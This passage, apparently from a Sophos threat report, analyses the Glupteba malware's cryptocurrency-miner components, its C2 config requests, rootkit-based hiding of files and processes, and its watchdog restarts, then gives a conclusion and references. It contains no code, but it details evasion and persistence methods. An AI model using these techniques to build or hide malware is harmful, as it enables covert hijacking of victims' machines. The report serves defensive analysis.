Glupteba can manage two miner components which both are xmrig miners (<https://github.com/xmrig/xmrig>). "Wup.exe" is the XMRig 5.2.0 miner, "wupv.exe" is the XMRig-NVIDIA 2.8.3 version. These are downloaded by the dropper. First, the bot requests a configuration file from the C2 server by performing an HTTP POST to the /api/check and /api/checkv/ URI paths. That config.json contains everything necessary for the miners to operate.

The miners will be downloaded to a newly created hidden \\wup folder, and the folder will be hidden by the WinmonFS driver. After the miner is launched properly, the process is also hidden using the WinMon driver and the appropriate PID.

This is managed continuously by the dropper, so the Global\xmrigMUTEX31337 mutex is checked in every 10 minutes in a loop - in case of "wup.exe"- to discover whether it's already running (and the config is queried in case it isn't).



With the wupv.exe component, the process is checked from the process list every 10 minutes, then a full screen windows is searched. It does this to make sure the miner is still running. If it isn't, the bot downloads one of two different nVidia graphics board driver installer packages: 388.00-desktop-win10-64bit-international-whql.exe or 388.00-desktop-win8-win7-64bit-international-whql.exe, which it gets from gateway.ipfs.io.




Figure 15: Glupteba's watchdog component continuously monitors components

In some cases, the WinDefender service [the *watchdog* component] must run in order to launch the miners. Since *watchdog* monitors the dropper all along, with attention for crashes and the dropper monitors the miners, they can be restarted in case any issue occurs.

Conclusion

In this report we present our analysis of Glupteba, a highly self-defending malware which has been previously connected to Operation Windigo. The threat actors behind Glupteba started a new campaign in the fall of 2019, in which bitcoin transactions were used to update its command-and-control domain addresses.

We focused on the whole ecosystem of Glupteba and looked at all its components. Glupteba remains under active development by a threat actor who pays special attention to enhancing features that enable the malware to evade detection both by human analysts and endpoint security tools, using rootkit techniques and other deceptive tactics.

With the use of its exhaustive backdoor functions, Glupteba can download a wide variety of other malware, while collecting a large amount of information from the victim's computer.

Even today, Glupteba drops cryptocurrency miners and browser stealer components, attacks MikroTik routers, and leverages its proxy components to conceal which binary is communicating with the outside world.

Acknowledgments

The author wishes to thank Sophos colleagues Gábor Szappanos, Ferenc László Nagy, Vikas Singh, and Ronny Tyink for their assistance with this research. Andrew Brandt edited this report.

IOCs

Indicators of compromise related to this report have been published to the SophosLabs Github at <https://github.com/SophosLabs/loCs/>

References

- [1] <https://medium.com/csis-techblog/installcapital-when-adware-becomes-pay-per-install-cyber-crime-15516249a451>
- [2] https://en.wikipedia.org/wiki/Camel_case
- [3] <https://medium.com/tenable-techblog/routers-chain-to-root-f4e0b07c0b21>
- [4] <https://nvd.nist.gov/vuln/detail/CVE-2018-14847>
- [5] <https://nvd.nist.gov/vuln/detail/CVE-2019-3978>
- [6] <https://medium.com/tenable-techblog/routers-chain-to-root-f4e0b07c0b21>